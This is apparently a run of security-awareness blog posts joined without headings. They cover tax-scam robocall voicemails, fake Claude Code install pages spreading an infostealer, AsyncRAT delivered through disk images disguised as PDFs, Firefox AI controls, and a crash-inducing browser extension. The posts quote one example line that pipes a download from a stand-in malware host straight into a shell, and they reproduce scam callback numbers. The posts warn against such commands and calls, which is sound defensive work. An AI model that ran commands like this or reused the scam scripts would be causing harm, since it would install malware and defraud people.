“Hi, this is <REDACTED_NAME> calling on March 3rd from the eligibility support and review division at the tax resolution assistance center. I’m contacting you because your account remains under active confirmation review. There is still an opportunity to verify your standing while this evaluation period remains open. To make this simple, we provide a direct proprietary verification line with no weight, allowing immediate access to clear and accurate information. This verification step is brief and focused strictly on determining current eligibility and available options. Please call back at 888-919-9743. Again, 888-919-9743. If this message reached you in error, please call back and press 3 to be removed”
Characteristics:
Claims to be from an “eligibility support and review division at the tax resolution assistance center.”
Says your “account remains under active confirmation review.”
Offers a “direct proprietary verification line.”
Urges quick action while the “evaluation period remains open.”
Provides a callback number and an opt-out option.
Voicemail #2
“Hi, this is <REDACTED_NAME> with professional tax associates. Today is Tuesday March 3rd. I’m calling to follow up on back taxes and missed filings. This may be our only attempt to reach you, and due to new resolution programs that are available for a limited time, we highly recommend you give us a call today. This will be your best opportunity to get a fresh start before it becomes a bigger and permanent issue. Please call us back today at 8338204216 again 8338204216. If you’ve already resolved this issue. You may disregard this message or call back using the number on your caller ID to opt out. Thank you. If you were reached in error or wish to stop future outreach, please press 8 now and you will be removed from future outreach. Thank you and we look forward to assisting you. “
Characteristics:
Claims to be with “professional tax associates.”
References “back taxes and missed filings.”
Warns this “may be our only attempt to reach you.”
Mentions “new resolution programs available for a limited time.”
Provides a callback number and opt-out instructions.
What these robocalls have in common
While the wording differs slightly, the structure and psychological tactics are nearly identical.
Both messages use generic but authoritative language:
“Eligibility support and review division”
“Tax resolution assistance center”
“Professional tax associates”
These names sound legitimate but don’t identify a specific, verifiable company. Scammers often rely on institutional-sounding phrases to create credibility without providing any real details.
Both messages also reference vague “account” problems, but neither voicemail mentions:
Your name
A specific tax year
A case number
A known agency like the IRS
Instead, they reference:
“Active confirmation review”
“Back taxes and missed filings”
“Eligibility and available options”
This vagueness is intentional. It allows the same robocall script to target thousands of people, regardless of their actual tax situation.
What you will always see with scams is urgency. Both calls attempt to rush the recipient into action:
“There is still an opportunity… while this evaluation period remains open.”
“This may be our only attempt to reach you.”
“Limited time resolution programs.”
“Call today.”
Creating urgency reduces the likelihood that someone will pause, research the number, or consult a trusted source.
The second voicemail includes the promise of a “fresh start before it becomes a bigger and permanent issue.” This is a common emotional hook, blending fear (a permanent problem) with hope (a fresh start), which can encourage impulsive callbacks.
Both messages push recipients to call a direct number rather than referencing an official website or established contact method. Legitimate tax agencies, including the IRS, do not initiate contact through unsolicited robocalls asking you to call back immediately.
Both scripts include instructions like:
“Press 3 to be removed.”
“Press 8 now and you will be removed.”
“Call back using the number on your caller ID to opt out.”
These opt-out options create an illusion of compliance and legitimacy. In reality, pressing numbers or calling back can confirm that your phone number is active, which may lead to more scam calls.
How to stay safe
Knowing how to identify scam calls is an important step. So, here are some key red flags to watch for:
No personalization
Vague agency names
Pressure to act immediately
Threat of missed opportunity
Promises of relief without verification
Instructions to call back a random 800/833/888 number
Robotic or heavily scripted tone
If a message checks at least one of these boxes, it is very likely not legitimate.
Before calling a number, verify it by visiting the official site directly.
Beware of unsolicited phone calls or emails, especially those that ask you to act immediately. Government agencies will not call out of the blue to demand sensitive personal or financial information.
Never provide sensitive personal information such as your bank account, charge card, or Social Security number over unverified channels. Instead use a secure method such as your online account or another application on IRS.gov.
Attackers are cloning install pages for popular tools like Claude Code and swapping the “one‑liner” install commands with malware, mainly to steal passwords, cookies, sessions, and access to developer environments.
Modern install guides often tell you to copy a single command like curl https://malware-site | bash into your terminal and hit Enter. That habit turns the website into a remote control: whatever script lives at that URL runs with your permissions, often those of an administrator.
Researchers found that attackers abuse this workflow by keeping everything identical, only changing where that one‑liner actually connects to. For many non‑specialist users who just started using AI and developer tools, this method feels normal, so their guard is down.
But this basically boils down to “I trust this domain” and that’s not a good idea unless you know for sure that it can be trusted.
It usually plays out like this. Someone searches “Claude Code install” or “Claude Code CLI,” sees a sponsored result at the top with a plausible URL, and clicks without thinking too hard about it.
But that ad leads to a cloned documentation or download page: same logo, same sidebar, same text, and a familiar “copy” button next to the install command. In many cases, any other link you click on that fake page quietly redirects you to the real vendor site, so nothing else looks suspicious.
Similar to ClickFix attacks, this method is called InstallFix. The user runs the code that infects their own machine, under false pretenses, and the payload usually is an infostealer.
The main payload in these Claude Code-themed InstallFix cases is an infostealer called Amatera. It focuses on browser data like saved passwords, cookies, session tokens, autofill data, and general system information that helps attackers profile the device. With that, they can hijack web sessions and log into cloud dashboards and internal administrator panels without ever needing your actual password. Some reports also mention an interest in crypto wallets and other high‑value accounts.
Windows and Mac
The Claude Code-based campaign the researchers found was equipped to target both Windows and Mac users.
On macOS, the malicious one‑liner usually pulls a second‑stage script from an attacker‑controlled domain, often obfuscated with base64 to look noisy but harmless at first glance. That script then downloads and runs a binary from yet another domain, stripping attributes and making it executable before launching it.
On Windows, the command has been seen spawning cmd.exe, which then calls mshta.exe with a remote URL. This allows the malware logic to run as a trusted Microsoft binary rather than an obvious random executable. In both cases, nothing spectacular appears on screen: you think you just installed a tool, while the real payload silently starts doing its work in the background.
How to stay safe
With ClickFix and InstallFix running rampant—and they don’t look like they’re going away anytime soon—it’s important to be aware, careful, and protected.
Slow down. Don’t rush to follow instructions on a webpage or prompt, especially if it asks you to run commands on your device or copy-paste code. Analyze what the command will do, before you run it.
Avoid running commands or scripts from untrusted sources. Never run code or commands copied from websites, emails, or messages unless you trust the source and understand the action’s purpose. Verify instructions independently. If a website tells you to execute a command or perform a technical action, check through official documentation or contact support before proceeding.
Limit the use of copy-paste for commands. Manually typing commands instead of copy-pasting can reduce the risk of unknowingly running malicious payloads hidden in copied text.
Secure your devices. Use an up-to-date, real-time anti-malware solution with a web protection component.
Educate yourself on evolving attack techniques. Understanding that attacks may come from unexpected vectors and evolve helps maintain vigilance. Keep reading our blog!
Pro tip: Did you know that the free Malwarebytes Browser Guard extension warns you when a website tries to copy something to your clipboard?
We don’t just report on threats—we remove them
Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.
Cybercriminals behind a campaign dubbed DEAD#VAX are taking phishing one step further by delivering malware inside virtual hard disks that pretend to be ordinary PDF documents. Open the wrong “invoice” or “purchase order” and you won’t see a document at all. Instead, Windows mounts a virtual drive that quietly installs AsyncRAT, a backdoor Trojan that allows attackers to remotely monitor and control your computer.
It’s a remote access tool, which means attackers gain remote hands‑on‑keyboard control, while traditional file‑based defenses see almost nothing suspicious on disk.
From a high-level view, the infection chain is long, but every step looks just legitimate enough on its own to slip past casual checks.
Victims receive phishing emails that look like routine business messages, often referencing purchase orders or invoices and sometimes impersonating real companies. The email doesn’t attach a document directly. Instead, it links to a file hosted on IPFS (InterPlanetary File System), a decentralized storage network increasingly abused in phishing campaigns because content is harder to take down and can be accessed through normal web gateways.
The linked file is named as a PDF and has the PDF icon, but is actually a virtual hard disk (VHD) file. When the user double‑clicks it, Windows mounts it as a new drive (for example, drive E:) instead of opening a document viewer. Mounting VHDs is perfectly legitimate Windows behavior, which makes this step less likely to ring alarm bells.
Inside the mounted drive is what appears to be the expected document, but it’s actually a Windows Script File (WSF). When the user opens it, Windows executes the code in the file instead of displaying a PDF.
After some checks to avoid analysis and detection, the script injects the payload—AsyncRAT shellcode—into trusted, Microsoft‑signed processes such as RuntimeBroker.exe, OneDrive.exe, taskhostw.exe, or sihost.exe. The malware never writes an actual executable file to disk. It lives and runs entirely in memory inside these legitimate processes, making detection and eventually at a later stage, forensics much harder. It also avoids sudden spikes in activity or memory usage that could draw attention.
For an individual user, falling for this phishing email can result in:
Theft of saved and typed passwords, including for email, banking, and social media.
Exposure of confidential documents, photos, or other sensitive files taken straight from the system.
Surveillance via periodic screenshots or, where configured, webcam capture.
Use of the machine as a foothold to attack other devices on the same home or office network.
How to stay safe
Because detection can be hard, it is crucial that users apply certain checks:
Don’t open email attachments until after verifying, with a trusted source, that they are legitimate.
Make sure you can see the actual file extensions. Unfortunately, Windows allows users to hide them. So, when in reality the file would be called invoice.pdf.vhd the user would only see invoice.pdf. To find out how to do this, see below.
Some software providers have decided to lead by example and offer users a choice about the Artificial Intelligence (AI) features built into their products.
The latest example is Mozilla, which now offers users a one-click option to disable generative AI features in the Firefox browser.
Audiences are divided about the use of AI, or as Mozilla put it on their blog:
“AI is changing the web, and people want very different things from it. We’ve heard from many who want nothing to do with AI. We’ve also heard from others who want AI tools that are genuinely useful. Listening to our community, alongside our ongoing commitment to offer choice, led us to build AI controls.”

Mozilla is adding an AI Controls area to Firefox settings that centralizes the management of all generative AI features. This consists mainly of a master switch, “Block AI enhancements,” which lets users effectively run Firefox “without AI.” It blocks existing and future generative AI features and hides pop‑ups or prompts advertising them.
Once you set your AI preferences in Firefox, they stay in place across updates. You can also change them whenever you want.
Starting with Firefox 148, which rolls out on February 24, you’ll find a new AI controls section within the desktop browser settings.
Image courtesy of Mozilla
You can turn everything off with one click or take a more granular approach. At launch, these features can be controlled individually:
Translations, which help you browse the web in your preferred language.
Alt text in PDFs, which add accessibility descriptions to images in PDF pages.
AI-enhanced tab grouping, which suggests related tabs and group names.
Link previews, which show key points before you open a link.
An AI chatbot in the sidebar, which lets you use your chosen chatbot as you browse, including options like Anthropic Claude, ChatGPT, Microsoft Copilot, Google Gemini and Le Chat Mistral.
We applaud this move to give more control to the users. Other companies have done the same, including Mozilla’s competitor DuckDuckGo, which made AI optional after putting the decision to a user vote. Earlier, browser developer Vivaldi took a stand against incorporating AI altogether.
Open-source email service Tuta also decided not to integrate AI features. After only 3% of Tuta users requested them, Tuta removed an AI copilot from its development roadmap.
Even Microsoft seems to have recoiled from pushing AI to everyone, although so far it has focused on walking back defaults and tightening per‑feature controls rather than offering a single, global off switch.
Choices
Many people are happy to use AI features, and as long as you’re aware of the risks and the pitfalls, that’s fine. But pushing these features on users who don’t want them is likely to backfire on software publishers.
Which is only right. After all, you’re paying the bill, so you should have a choice. Before installing a new browser, inform yourself not only about its privacy policy, but also about what control you’ll have over AI features.
Looking at recent voting results, I think it’s safe to say that in the AI gold rush, the real premium feature isn’t a chatbot button—it’s the off switch.
We don’t just report on privacy—we offer you the option to use it.
Privacy risks should never spread beyond a headline. Keep your online privacy yours by using Malwarebytes Privacy VPN.
Researchers have found another method used in the spirit of ClickFix: CrashFix.
ClickFix campaigns use convincing lures—historically “Human Verification” screens—to trick the user into pasting a command from the clipboard. After fake Windows update screens, video tutorials for Mac users, and many other variants, attackers have now introduced a browser extension that crashes your browser on purpose.
Researchers found a rip-off of a well-known ad blocker and managed to get it into the official Chrome Web Store under the name “NexShield – Advanced Web Protection.” Strictly speaking, crashing the browser does provide some level of protection, but it’s not what users are typically looking for.
If users install the browser extension, it phones home to nexsnield[.]com (note the misspelling) to track installs, updates, and uninstalls. The extension uses Chrome’s built-in Alarms API (application programming interface) to wait 60 minutes before starting its malicious behavior. This delay makes it less likely that users will immediately connect the dots between the installation and the following crash.
After that pause, the extension starts a denial-of-service loop that repeatedly opens chrome.runtime port connections, exhausting the device’s resources until the browser becomes unresponsive and crashes.
After restarting the browser, users see a pop-up telling them the browser stopped abnormally—which is true but not unexpected— and offering instructions on how to prevent it from happening in the future.
It presents the user with the now classic instructions to open Win+R, press Ctrl+V, and hit Enter to “fix” the problem. This is the typical ClickFix behavior. The extension has already placed a malicious PowerShell or cmd command on the clipboard. By following the instructions, the user executes that malicious command and effetively infects their own computer.
Based on fingerprinting checks to see whether the device is domain-joined, there are currently two possible outcomes.
If the machine is joined to a domain, it is treated as a corporate device and infected with a Python remote access trojan (RAT) dubbed ModeloRAT. On non-domain-joined machines, the payload is currently unknown as the researchers received only a “TEST PAYLOAD!!!!” response. This could imply ongoing development or other fingerprinting which made the test machine unsuitable.
How to stay safe
The extension was no longer available in the Chrome Web Store at the time of writing, but it will undoubtedly resurface with an other name. So here are a few tips to stay safe:
If you’re looking for an ad blocker or other useful browser extensions, make sure you are installing the real deal. Cybercriminals love to impersonate trusted software.
Never run code or commands copied from websites, emails, or messages unless you trust the source and understand the action’s purpose. Verify instructions independently. If a website tells you to execute a command or perform a technical action, check through official documentation or contact support before proceeding.
Secure your devices. Use an up-to-date real-time anti-malware solution with a web protection component.
Educate yourself on evolving attack techniques. Understanding that attacks may come from unexpected vectors and evolve helps maintain vigilance. Keep reading our blog!
Pro tip: the free Malwarebytes Browser Guard extension is a very effective ad blocker and protects you from malicious websites. It also warns you when a website copies something to your clipboard and adds a small snippet to render any commands useless.
We don’t just report on threats—we remove them
Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.

 Login